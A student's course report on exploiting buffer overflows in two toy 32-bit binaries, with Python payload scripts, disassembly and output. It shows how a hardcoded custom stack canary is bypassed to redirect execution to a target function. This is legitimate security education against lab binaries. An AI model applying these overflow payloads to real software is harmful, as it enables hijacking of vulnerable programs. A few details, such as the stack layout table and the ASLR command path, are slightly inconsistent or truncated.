Assignment 1: Buffer Overflow Attack

Secure Systems Engineering (CS6570)

Indian Institute of Technology Madras

Shubham Balaso Jadhav
CS24S009

January 28, 2026

Contents

1 Introduction **2**

2 Environment Setup and Tools **2**
2.1 Compilation Flags 2

3 Analysis of nocanary Binary (Baseline Understanding) **3**
3.1 Source Code Review 3
3.2 Disassembly Analysis 3
3.3 Payload for nocanary 3

4 Analysis of withcanary Binary **4**
4.1 Identifying the Custom Canary Implementation 4
4.2 Understanding the Canary Mechanism 4
4.3 Stack Layout Analysis 4

5 Canary Bypass Strategy **5**
5.1 Key Vulnerability in Implementation 5
5.2 Bypass Method 5

6 Key Addresses from Disassembly **5**

7 Final Payload Construction **6**
7.1 Payload Script (payloadCreate2) 6
7.2 Payload Structure Breakdown 6
7.3 Hex Dump of payload_2 6

8 Achieving Clean Program Termination **6**

9 Execution and Results **7**
9.1 Exploit Execution Command 7
9.2 Screenshot of Successful Exploitation 7

10 Alternative Approach Considered **7**
10.1 Instruction Skip Method 7

11 Challenges Faced and Resolutions **8**

12 Conclusion **8**

13 Resources Used **9**

A Complete Disassembly of welcome() Function **9**
A.1 nocanary Binary 9
A.2 withcanary Binary 10

1. Introduction

This report documents the analysis and exploitation of two vulnerable binaries provided as part of the Secure Systems Engineering assignment. The objective was to understand and exploit buffer overflow vulnerabilities, with particular focus on bypassing a self-implemented stack canary protection mechanism.

The binaries analyzed are:

- **nocanary**: A binary vulnerable to basic buffer overflow (demonstrated in class)
- **withcanary**: A binary with a custom stack canary protection that must be bypassed

2. Environment Setup and Tools

The exploitation was performed inside a Docker container environment with the following security protections intentionally disabled:

- **ASLR (Address Space Layout Randomization):** Disabled via `echo 0 > /proc/sys/kernel`
- **Stack Canary:** Disabled during compilation with `-fno-stack-protector` flag
- **PIE (Position Independent Executable):** Disabled with `-no-pie` flag for predictable function addresses

The primary tools used for analysis were GDB with GEF (GDB Enhanced Features) extension and `objdump` for disassembly.

2.1 Compilation Flags

The binaries were compiled with the following flags:

```
gcc -m32 -ggdb -O0 -fno-stack-protector -no-pie nocanary.c -o
   nocanary
```

Flag	Purpose
`-m32`	Compile for 32-bit architecture (i386)
`-ggdb`	Include debugging information for GDB
`-O0`	Disable all optimizations
`-fno-stack-protector`	Disable stack canaries
`-no-pie`	Disable Position Independent Executable

Table 1: Compilation flags and their purposes

3. Analysis of nocanary Binary (Baseline Understanding)

3.1 Source Code Review

The source code (`nocanary.c`) reveals a classic buffer overflow vulnerability:

```
void exploit() {
    printf("Exploit successful! Control hijacked.\n");
}

void welcome(char *name) {
    char buf[12];           // 12-byte buffer
    strcpy(buf, name);      // Vulnerable: no bounds checking
    printf("Welcome %s\n", buf);
}

int main(int argc, char **argv) {
    if (argc != 2) {
        printf("Usage: %s <name>\n", argv[0]);
        exit(1);
    }
    welcome(argv[1]);
    return 0;
}
```

The vulnerability exists because `strcpy()` copies user input into a fixed-size buffer without checking if the input exceeds the buffer size. An attacker can overflow this buffer to overwrite the saved return address on the stack.

3.2 Disassembly Analysis

Using `objdump -d nocanary`, key addresses were identified:

Function	Address
`exploit()`	0x080491a6
`welcome()`	0x080491d1

Table 2: Key function addresses in nocanary binary

The buffer size was confirmed to be 12 bytes (0x14 = 20 bytes allocated on stack, with 12 bytes for `buf` and 8 bytes padding/alignment). The offset to overwrite the return address was determined to be 24 bytes through analysis and testing.

3.3 Payload for nocanary

The payload structure for the nocanary binary:

```
#!/usr/bin/env python3
import sys
```

```
payload  = b"\x90" * 24          # 24 bytes of NOP padding
payload += b"\xa6\x91\x04\x08"   # exploit() address: 0x080491a6

sys.stdout.buffer.write(payload)
```

4. Analysis of withcanary Binary

4.1 Identifying the Custom Canary Implementation

Disassembling the `withcanary` binary using `objdump -d withcanary` revealed a self-implemented stack canary mechanism in the `welcome()` function. The key discovery was made by examining the assembly code:

```
080491c1 <welcome>:
 80491c1:  push   %ebp
 80491c2:  mov    %esp,%ebp
 80491c4:  push   %ebx
 80491c5:  sub    $0x14,%esp
 ...
 80491d3:  movl   $0xb0b28911,-0xc(%ebp)  ; CANARY VALUE STORED
 ...
 80491e0:  lea    -0x10(%ebp),%eax        ; buffer at ebp-0x10
 80491e4:  call   8049050 <strcpy@plt>
 ...
 8049205:  cmpl   $0xb0b28911,-0xc(%ebp)  ; CANARY CHECK
 804920c:  je     8049218 <welcome+0x57>  ; Jump if canary OK
 804920e:  sub    $0xc,%esp
 8049211:  push   $0x1
 8049213:  call   8049070 <exit@plt>      ; Exit if corrupted
 8049218:  nop                            ; Continue if OK
```

4.2 Understanding the Canary Mechanism

The analysis revealed the following canary implementation:

- **Canary Value:** `0xb0b28911` (hardcoded constant)
- **Canary Location:** `ebp-0xc` (positioned between buffer and saved return address)
- **Buffer Location:** `ebp-0x10` (4 bytes before canary)
- **Protection Logic:** If canary value at `ebp-0xc` does not equal `0xb0b28911` after `strcpy`, the program calls `exit(1)`

4.3 Stack Layout Analysis

Based on the disassembly, the stack layout was determined:

Stack Position	Size	Content
ebp-0x10	4 bytes	buf[0-3] (buffer start)
ebp-0xc	4 bytes	**CANARY (0xb0b28911)**
ebp-0x8 to ebp-0x4	8 bytes	Padding/Alignment
ebp-0x4	4 bytes	Saved EBX
ebp	4 bytes	Saved EBP
ebp+0x4	4 bytes	**Return Address (TARGET)**

Table 3: Stack layout in withcanary binary

5. Canary Bypass Strategy

5.1 Key Vulnerability in Implementation

The critical weakness in this custom canary implementation is that the canary value is a **hardcoded constant** (0xb0b28911) rather than a randomly generated value. This is fundamentally different from production stack canaries which are:

- Randomly generated at program start
- Often include null bytes to prevent string-based attacks
- Stored in a protected memory location

Since the canary value is visible in the disassembly, we can simply include the exact canary value in our payload at the correct position.

5.2 Bypass Method

The bypass strategy involves crafting a payload that:

1. **Step 1:** Fill the buffer (4 bytes from ebp-0x10 to ebp-0xc)
2. **Step 2:** Place the exact canary value (0xb0b28911) at the canary position
3. **Step 3:** Fill the padding/alignment bytes (12 bytes)
4. **Step 4:** Overwrite the return address with the address of exploit() function
5. **Step 5:** Add exit() address for clean termination

6. Key Addresses from Disassembly

The following addresses were extracted from objdump -d withcanary:

Symbol	Address	Purpose
exploit()	0x08049196	Target function to call
exit@plt	0x08049070	Clean exit after exploit
Canary Value	0xb0b28911	Hardcoded canary to preserve

Table 4: Key addresses extracted from withcanary binary

7. Final Payload Construction

7.1 Payload Script (payloadCreate2)

```
#!/usr/bin/env python3
import sys

payload  = b"\x90" * 4              # Buffer padding (4 bytes)
payload += b"\x11\x89\xb2\xb0"      # Canary: 0xb0b28911 (little-
   endian)
payload += b"\x90" * 12             # Padding to return address
payload += b"\x96\x91\x04\x08"      # exploit(): 0x08049196
payload += b"\x70\x90\x04\x08"      # exit@plt: 0x08049070

sys.stdout.buffer.write(payload)
```

7.2 Payload Structure Breakdown

Offset	Bytes	Hex Value	Purpose
0-3	4	90 90 90 90	Buffer fill
4-7	4	11 89 b2 b0	**CANARY**
8-19	12	90 90 ... 90	Padding
20-23	4	96 91 04 08	**exploit()**
24-27	4	70 90 04 08	exit@plt (clean exit)

Table 5: Payload structure breakdown

Total Payload Size: 28 bytes

7.3 Hex Dump of payload_2

```
000000 90 90 90 90 11 89 b2 b0 90 90 90 90 90 90 90 90
000010 90 90 90 90 96 91 04 08 70 90 04 08
```

8. Achieving Clean Program Termination

To avoid segmentation faults and achieve clean exit (as required by the assignment), the payload includes the address of `exit@plt` (`0x08049070`) immediately after the `exploit()` address. This ensures that after `exploit()` completes execution:

1. The `exploit()` function executes and prints the success message
2. When `exploit()` returns, control transfers to `exit@plt`
3. The program terminates gracefully without segmentation fault

9. Execution and Results

9.1 Exploit Execution Command

```
$ ./withcanary $(cat payload_2)
Welcome ????????????????????p???
Exploit successful! Control hijacked.
$
```

The garbled "Welcome" message is expected as the payload contains non-printable characters. The important output is **"Exploit successful! Control hijacked."** followed by a clean return to the shell prompt (no segmentation fault).

9.2 Screenshot of Successful Exploitation




Figure 1: Screenshot placeholder for successful exploit execution

10. Alternative Approach Considered

10.1 Instruction Skip Method

An alternative approach that was considered but not implemented involved manipulating the return address to skip the canary check instruction entirely. Looking at the disassembly:

```
8049205:  cmpl   $0xb0b28911,-0xc(%ebp)  ; Canary check
804920c:  je     8049218 <welcome+0x57>  ; Jump if equal
...       ; exit() call if canary corrupted
8049218:  nop                            ; Continue if OK
```

Theoretically, one could attempt to redirect execution to address `0x8049218` (past the canary check) during function return. However, this approach was not pursued because:

- It would require precise control over multiple stack frames

- The canary check happens **before** the function returns, making it impossible to bypass via return address manipulation alone
- The simpler approach of preserving the canary value is more reliable and straightforward

The canary check occurs during the function epilogue but before the `ret` instruction. Since our buffer overflow only allows us to control what happens after the function returns (via the overwritten return address), we cannot use this method to skip the canary validation that executes before the return.

11. Challenges Faced and Resolutions

1. **Challenge: Determining Exact Offsets**

   Initial payload attempts failed because the exact offset from buffer start to canary and return address was unclear.

   Resolution: Used GDB with breakpoints at `strcpy` to examine stack layout and verify offsets through trial and error with different padding sizes.

2. **Challenge: Little-Endian Byte Order**

   The canary value `0xb0b28911` needed to be written in little-endian format (`\x11\x89\xb2\xb0`). Initially used incorrect byte ordering.

   Resolution: Carefully reversed the byte order for all multi-byte values (canary and addresses).

3. **Challenge: Clean Exit**

   Initial successful exploits resulted in segmentation faults after printing the success message.

   Resolution: Added `exit@plt` address after `exploit()` address to ensure clean program termination.

4. **Challenge: Understanding Stack Layout**

   The relationship between buffer location, canary position, and return address required careful analysis.

   Resolution: Created detailed stack diagrams and used GDB's `x/20wx $esp` command to visualize memory layout during execution.

12. Conclusion

This assignment successfully demonstrated the exploitation of buffer overflow vulnerabilities in both protected and unprotected binaries. The key insights are:

- A self-implemented stack canary using a **hardcoded constant value** provides minimal security compared to proper compiler-implemented canaries with randomized values.

- By reverse-engineering the binary through disassembly, the canary value was discovered and incorporated into the payload, allowing the buffer overflow exploit to succeed while passing the canary integrity check.
- Proper exploitation requires understanding of stack layout, calling conventions, and little-endian byte ordering.
- Clean program termination can be achieved by chaining function calls through carefully crafted return addresses.

The assignment reinforced the importance of using proper security mechanisms (compiler-provided stack canaries, ASLR, PIE) rather than custom implementations that may have fundamental weaknesses.

13. Resources Used

- Lecture slides and tutorial examples from CS6570
- `Commands.md` file provided with the assignment
- GDB documentation: https://www.gnu.org/software/gdb/documentation/
- GEF documentation: https://hugsy.github.io/gef/
- `objdump` manual page
- x86 Assembly Reference: https://www.felixcloutier.com/x86/

A. Complete Disassembly of welcome() Function

A.1 nocanary Binary

```
080491d1 <welcome>:
 80491d1:   push   %ebp
 80491d2:   mov    %esp,%ebp
 80491d4:   push   %ebx
 80491d5:   sub    $0x14,%esp
 80491d8:   call   80490e0 <__x86.get_pc_thunk.bx>
 80491dd:   add    $0x2e23,%ebx
 80491e3:   sub    $0x8,%esp
 80491e6:   push   0x8(%ebp)
 80491e9:   lea    -0x14(%ebp),%eax
 80491ec:   push   %eax
 80491ed:   call   8049060 <strcpy@plt>
 80491f2:   add    $0x10,%esp
 80491f5:   sub    $0x8,%esp
 80491f8:   lea    -0x14(%ebp),%eax
 80491fb:   push   %eax
 80491fc:   lea    -0x1fd2(%ebx),%eax
 8049202:   push   %eax
 8049203:   call   8049050 <printf@plt>
 8049208:   add    $0x10,%esp
 804920b:   nop
```

```
 804920c:   mov    -0x4(%ebp),%ebx
 804920f:   leave
 8049210:   ret
```

A.2 withcanary Binary

```
080491c1 <welcome>:
 80491c1:   push   %ebp
 80491c2:   mov    %esp,%ebp
 80491c4:   push   %ebx
 80491c5:   sub    $0x14,%esp
 80491c8:   call   80490d0 <__x86.get_pc_thunk.bx>
 80491cd:   add    $0x2e27,%ebx
 80491d3:   movl   $0xb0b28911,-0xc(%ebp)    ; Store canary
 80491da:   sub    $0x8,%esp
 80491dd:   push   0x8(%ebp)
 80491e0:   lea    -0x10(%ebp),%eax
 80491e3:   push   %eax
 80491e4:   call   8049050 <strcpy@plt>
 80491e9:   add    $0x10,%esp
 80491ec:   sub    $0x4,%esp
 80491ef:   push   0x8(%ebp)
 80491f2:   lea    -0x10(%ebp),%eax
 80491f5:   push   %eax
 80491f6:   lea    -0x1fd6(%ebx),%eax
 80491fc:   push   %eax
 80491fd:   call   8049040 <printf@plt>
 8049202:   add    $0x10,%esp
 8049205:   cmpl   $0xb0b28911,-0xc(%ebp)    ; Check canary
 804920c:   je     8049218 <welcome+0x57>
 804920e:   sub    $0xc,%esp
 8049211:   push   $0x1
 8049213:   call   8049070 <exit@plt>        ; Exit if corrupted
 8049218:   nop
 8049219:   mov    -0x4(%ebp),%ebx
 804921c:   leave
 804921d:   ret
```